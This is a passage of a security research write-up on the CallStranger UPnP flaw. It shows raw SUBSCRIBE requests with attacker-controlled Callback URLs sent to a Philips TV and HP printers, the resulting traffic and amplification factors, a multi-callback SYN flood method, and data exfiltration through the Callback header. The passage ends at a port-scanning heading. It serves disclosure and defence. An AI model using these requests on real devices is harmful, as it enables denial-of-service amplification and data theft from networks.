<e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0"><e:property><LastChange xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string"><Event xmlns="urn:schemas-upnp-org:metadata-1-0/RCS/"><InstanceID val="0"><PresetNameList val="FactoryDefaults"/></InstanceID></Event></LastChange></e:property></e:propertyset>

Amplification Factor: 3.5

PHILIPS

Philips TV Firmware version TPL161E_012.003.039.001 has 3 UPnP Services

```
<?xml version="1.0" encoding="utf-8" ?>
- <root xmlns="urn:schemas-upnp-org:device-1-0" xmlns:dlna="urn:schemas-dlna-org:device-1-0">
- <specVersion>
 <major>1</major>
 <minor>0</minor>
   </specVersion>
- <device>
 <dlna:X_DLNADOC>DMR-1.50</dlna:X_DLNADOC>
 <deviceType>urn:schemas-upnp-org:device:MediaRenderer:3</deviceType>
 <friendlyName>OturmaTV</friendlyName>
 <manufacturer />
```

For updates please visit callstranger.com

```
<manufacturerURL />
<modelDescription>IPI Media Renderer</modelDescription>
<modelName />
<modelNumber />
<UDN>uuid:13998f70-507e-19d7-a3c6-1c5a6bc72bc1</UDN>
- <serviceList>
- <service>
<serviceType>urn:schemas-upnp-org:service:RenderingControl:3</serviceType>
<serviceId>urn:upnp-org:serviceId:RenderingControl</serviceId>
<SCPDURL>/dmr_rcs.xml</SCPDURL>
<controlURL>control/RenderingControl</controlURL>
<eventSubURL>event/RenderingControl</eventSubURL>
</service>
- <service>
<serviceType>urn:schemas-upnp-org:service:ConnectionManager:3</serviceType>
<serviceId>urn:upnp-org:serviceId:ConnectionManager</serviceId>
<SCPDURL>/dmr_cms.xml</SCPDURL>
<controlURL>control/ConnectionManager</controlURL>
<eventSubURL>event/ConnectionManager</eventSubURL>
</service>
- <service>
<serviceType>urn:schemas-upnp-org:service:AVTransport:3</serviceType>
<serviceId>urn:upnp-org:serviceId:AVTransport</serviceId>
<SCPDURL>/dmr_avts.xml</SCPDURL>
<controlURL>control/AVTransport</controlURL>
<eventSubURL>event/AVTransport</eventSubURL>
</service>
</serviceList>
- <iconList>
- <icon>
<mimetype>image/jpeg</mimetype>
<width>48</width>
<height>48</height>
<depth>24</depth>
<url>/icon/DMR-small.jpg</url>
</icon>
- <icon>
<mimetype>image/png</mimetype>
<width>48</width>
<height>48</height>
<depth>32</depth>
<url>/icon/DMR-small.png</url>
```

```
    </icon>
- <icon>
  <mimetype>image/jpeg</mimetype>
  <width>120</width>
  <height>120</height>
  <depth>24</depth>
  <url>/icon/DMR-large.jpg</url>
    </icon>
- <icon>
  <mimetype>image/png</mimetype>
  <width>120</width>
  <height>120</height>
  <depth>32</depth>
  <url>/icon/DMR-large.png</url>
    </icon>
    </iconList>
    </device>
    </root>
```

RENDERINGCONTROL

Request 117 bytes
SUBSCRIBE /event/RenderingControl HTTP/1.1 NT: upnp:event Callback: <http://3RDPARTYURL> Host: 192.168.0.28:2870
Traffic to 3rdPartyURL 1617 bytes
NOTIFY / HTTP/1.1 HOST: REDACTED CONTENT-TYPE: text/xml; charset="utf-8" CONTENT-LENGTH: 1404 NT: upnp:event NTS: upnp:propchange SID: uuid:13b6cc16-918b-1fa8-bd3d-8d29db6ed7d0 SEQ: 0 <?xml version="1.0" encoding="utf-8"?> <e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0"> <e:property> <LastChange><Event xmlns="urn:schemas-upnp-org:metadata-1-0/RCS/"><InstanceID val="0"><Mute channel="Master" val="0"/><Volume

channel="Master" val="0"/><PresetNameList val="NOT_IMPLEMENTED"/><TransformSettings val="<TransformSettings xmlns="urn:schemas-upnp-org:av:TransformSettings" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="urn:schemas-upnp-org:av:TransformSettings http://www.upnp.org/schemas/av/TransformSettings.xsd">

<transform name="Rotation">

<value>0</value>

</transform>

<transform name="Zoom">

<value>100</value>

</transform>

<transform name="HorizontalPan">

<value>0</value>

</transform>

<transform name="VerticalPan">

<value>0</value>

</transform>

</TransformSettings>

"/></InstanceID></Event></LastChange>

</e:property>

</e:propertyset>

Amplification Factor: 14

AVTRANSPORT

Request 109 bytes

SUBSCRIBE /event/AVTransport HTTP/1.1

NT: upnp:event

Callback: <http://REDACTED>

Host: 192.168.0.28:2870

Traffic to 3rdPartyURL 1711 bytes

NOTIFY / HTTP/1.1

HOST: REDACTED

CONTENT-TYPE: text/xml; charset="utf-8"

CONTENT-LENGTH: 1498

NT: upnp:event

NTS: upnp:propchange

SID: uuid:1413594a-92fd-1fa8-8adc-ffafb3b2ad36

SEQ: 0

Connection: close

<?xml version="1.0" encoding="utf-8"?>

<e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0">

<e:property>

<LastChange><Event xmlns="urn:schemas-upnp-org:metadata-1-0/AVT/"><InstanceID val="0"><TransportState val="NO_MEDIA_PRESENT"/><AVTransportURI val=""/><CurrentTrackURI val=""/><NumberOfTracks val="0"/><CurrentMediaDuration val="00:00:00"/><CurrentTrackDuration val="00:00:00"/><AVTransportURIMetaData val=""/><TransportStatus val="OK"/><PlaybackStorageMedium val="NONE"/><RecordStorageMedium val="NOT_IMPLEMENTED"/><PossiblePlaybackStorageMedia val="NOT_IMPLEMENTED"/><PossibleRecordStorageMedia val="NOT_IMPLEMENTED"/><CurrentPlayMode val="NORMAL"/><TransportPlaySpeed val="1"/><RecordMediumWriteStatus val="NOT_IMPLEMENTED"/><CurrentRecordQualityMode val="NOT_IMPLEMENTED"/><PossibleRecordQualityModes val="NOT_IMPLEMENTED"/><CurrentTrack val="1"/><CurrentTrackMetaData val="NOT_IMPLEMENTED"/><NextAVTransportURI val="NOT_IMPLEMENTED"/><NextAVTransportURIMetaData val="NOT_IMPLEMENTED"/><CurrentTransportActions val=""/></InstanceID></Event></LastChange>

</e:property>

</e:propertyset>

Amplification Factor: 16

CONNECTIONMANAGER

Request 118 bytes

SUBSCRIBE /event/ConnectionManager HTTP/1.1

NT: upnp:event

Callback: <http://3RDPARTYURL>

Host: 192.168.0.28:2870

Traffic to 3rdPartyURL 2620 bytes

NOTIFY / HTTP/1.1

HOST: REDACTED

CONTENT-TYPE: text/xml; charset="utf-8"

CONTENT-LENGTH: 2409

NT: upnp:event

NTS: upnp:propchange

SID: uuid:13d6a78e-93ef-1fa8-9efb-e789b622a1ca

SEQ: 0

Connection: close

```
<?xml version="1.0" encoding="utf-8"?>
<e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0">
<e:property>
<SourceProtocolInfo></SourceProtocolInfo>
</e:property>
<e:property>
<SinkProtocolInfo>REDACTED</SinkProtocolInfo>
</e:property>
<e:property>
<CurrentConnectionIDs>0</CurrentConnectionIDs>
</e:property>
</e:propertyset>
```

Amplification Factor: 22

HP

DESKJET 6940

HP Deskjet 6940 has 2 UPnP Services

```
<serviceList>
<service>
<serviceType>urn:schemas-upnp-org:service:PrintBasic:1</serviceType>
<serviceId>urn:upnp-org:serviceId:1</serviceId>
<SCPDURL>PrintBasic1/scpd.xml</SCPDURL>
<controlURL>PrintBasic1/control</controlURL>
<eventSubURL>PrintBasic1/event</eventSubURL>
</service>
<service>
<serviceType>urn:schemas-upnp-org:service:PrintEnhanced:1</serviceType>
<serviceId>urn:upnp-org:serviceId:3</serviceId>
<SCPDURL>PrintEnhanced1/scpd.xml</SCPDURL>
<controlURL>PrintEnhanced1/control</controlURL>
<eventSubURL>PrintEnhanced1/event</eventSubURL>
</service>
</serviceList>
```

PRINTBASIC

Request 110 bytes
SUBSCRIBE /PrintBasic1/event HTTP/1.1 NT: upnp:event Callback: <http://3RDPARTYURL> Host: REDACTED
Traffic to 3rdPartyURL 610 bytes
NOTIFY / HTTP/1.1 HOST: REDACTED Content-Type: text/xml; charset="utf-8" NT: upnp:event NTS: upnp:propchange SID: uuid:1f0fa6fb-8f69-1f13-aeb0-843497fb64e0 SEQ: 0 Content-Length: 417 <?xml version="1.0" encoding="utf-8"?><e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0"><e:property><PrinterState>idle</PrinterState></e:property><e:property><PrinterStateReasons>none</PrinterStateReasons></e:property><e:property><JobIdList></JobIdList></e:property><e:property><JobEndState></JobEndState></e:property><e:property><JobMediaSheetsCompleted>0</JobMediaSheetsCompleted></e:property></e:propertyset>

Amplification Factor: 6

PRINTENHANCED

Request 113 bytes
SUBSCRIBE /PrintEnhanced1/event HTTP/1.1 NT: upnp:event Callback: <http://3RDPARTYURL> Host: REDACTED
Traffic to 3rdPartyURL881 bytes
NOTIFY / HTTP/1.1 HOST: REDACTED Content-Type: text/xml; charset="utf-8" NT: upnp:event NTS: upnp:propchange SID: uuid:1e9b53ee-9f18-1f11-b124-00237d68f6da SEQ: 0 Content-Length: 688 <?xml version="1.0" encoding="utf-8"?><e:propertyset xmlns:e="urn:schemas-upnp-org:event-1-0"><e:property><PrinterState>idle</PrinterState></e:property><e:property><ContentCompleteList></Content

CompleteList></e:property><e:property><JobIdList></JobIdList></e:property><e:property><JobAbortState></JobAbortState></e:property><e:property><JobMediaSheetsCompleted>0</JobMediaSheetsCompleted></e:property><e:property><PrinterStateReasons>none</PrinterStateReasons></e:property><e:property><JobEndState>0,.....S.....,.....S.....,0,.....S.....</JobEndState></e:property></e:propertyset>

Amplification Factor: 8

SYN FLOOD VIA MULTIPLE CALLBACK


UPnP Specification says on page 93:

CALLBACK


> *Required. Field value contains location to send event messages to. Defined by UPnP vendor. If there is more than one URL, when the service sends events, it will try these URLs in order until one succeeds. One or more URLs each enclosed by angle brackets ("<" and ">"). Each URL shall be an HTTP over TCP URL (prefixed by "http://"). The device shall not truncate this URL in any way; if insufficient memory is available to store the entire CALLBACK URL, the device shall reject the subscription. At least one of the delivery URLs shall be reachable by the device.*

We can create SUBSCRIBE request with multiple Callback value. If targeted TCP ports are closed, UPnP device tries TCP handshake with multiple SYN packets – packet count depends on operating system and device configuration - for all Callback values..


PHILIPS TV



We saw that TV sends 107 SYN packet to Windows hosts for every Callback value. After 107 SYN packet, it tries to connect next value. This means we got 107*60byte TCP SYN traffic for every 25 byte (http://xx.xx.xx.xx:yyyy) . This gives us 107*60/25=256 amplification factor for bandwidth. Because there is no limit for multiple callback value, packet count amplification factor virtually unlimited.




MICROSOFT WINDOWS – MEDIA PLAYER



Windows stack sends 5 SYN packets for every Callback value with 2.5 second intervals . This gives us 5*60/25 = 12 bandwidth amplification factor.

DATA EXFILTRATION

Because the Attacker can control Callback URL, she can exfiltrate data with this header value.



Picture 7: Using CallStranger for data exfiltration

We can see different security levels on enterprise networks. After penetrating into internal network, attackers try to find a way to exfiltrate data. They can use UPnP for exfiltration.

We found many printers and other devices meant to work on enterprise network with this functionality


```
<root>
<specVersion>
<major>1</major>
<minor>0</minor>
</specVersion>
<device>
<deviceType>urn:schemas-upnp-org:device:Printer:1</deviceType>
<friendlyName>XXX (UPnP)</friendlyName>
<manufacturer>HP</manufacturer>
<manufacturerURL>http://www.hp.com</manufacturerURL>
<presentationURL>http://XX:80</presentationURL>
```

```
<modelName>Photosmart 6510 series</modelName>
<modelDescription>XX</modelDescription>
<modelNumber>CQ761A</modelNumber>
<serialNumber>XX</serialNumber>
<UDN>uuid:XX</UDN>
<dlna:X_DLNADOC>DMPr-1.50</dlna:X_DLNADOC>
<dlna:X_DLNACAP>printProfiles-XHTML_PT-XHTML_Baseline</dlna:X_DLNACAP>
<serviceList>
<service>
<serviceType>urn:schemas-upnp-org:service:PrintBasic:1</serviceType>
<serviceId>urn:upnp-org:serviceId:1</serviceId>
<SCPDURL>PrintBasic1/scpd.xml</SCPDURL>
<controlURL>PrintBasic1/control</controlURL>
<eventSubURL>PrintBasic1/event</eventSubURL>
</service>
<service>
<serviceType>urn:schemas-upnp-org:service:PrintEnhanced:1</serviceType>
<serviceId>urn:upnp-org:serviceId:3</serviceId>
<SCPDURL>PrintEnhanced1/scpd.xml</SCPDURL>
<controlURL>PrintEnhanced1/control</controlURL>
<eventSubURL>PrintEnhanced1/event</eventSubURL>
</service>
</serviceList>
</device>
</root>
```


https://tools.ietf.org/html/rfc7230#section-3.1.1 doesn't define any limit for request-line:

> HTTP does not place a predefined limit on the length of a request-line, as described in Section 2.5. A server that receives a method longer than any that it implements SHOULD respond with a 501 (Not Implemented) status code. A server that receives a request-target longer than any URI it wishes to parse MUST respond with a 414 (URI Too Long) status code (see Section 6.5.12 of [RFC7231]).
>
> Various ad hoc limitations on request-line length are found in practice. It is RECOMMENDED that all HTTP senders and recipients support, at a minimum, request-line lengths of 8000 octets.

In tests, I successfully sent 16-megabyte data with just 1 request via Philips TV.



Picture 8: HTTP request for exfiltration of 16 megabytes data



Picture 9: Confirmation of receiving 16 megabytes data

PORT SCANNING

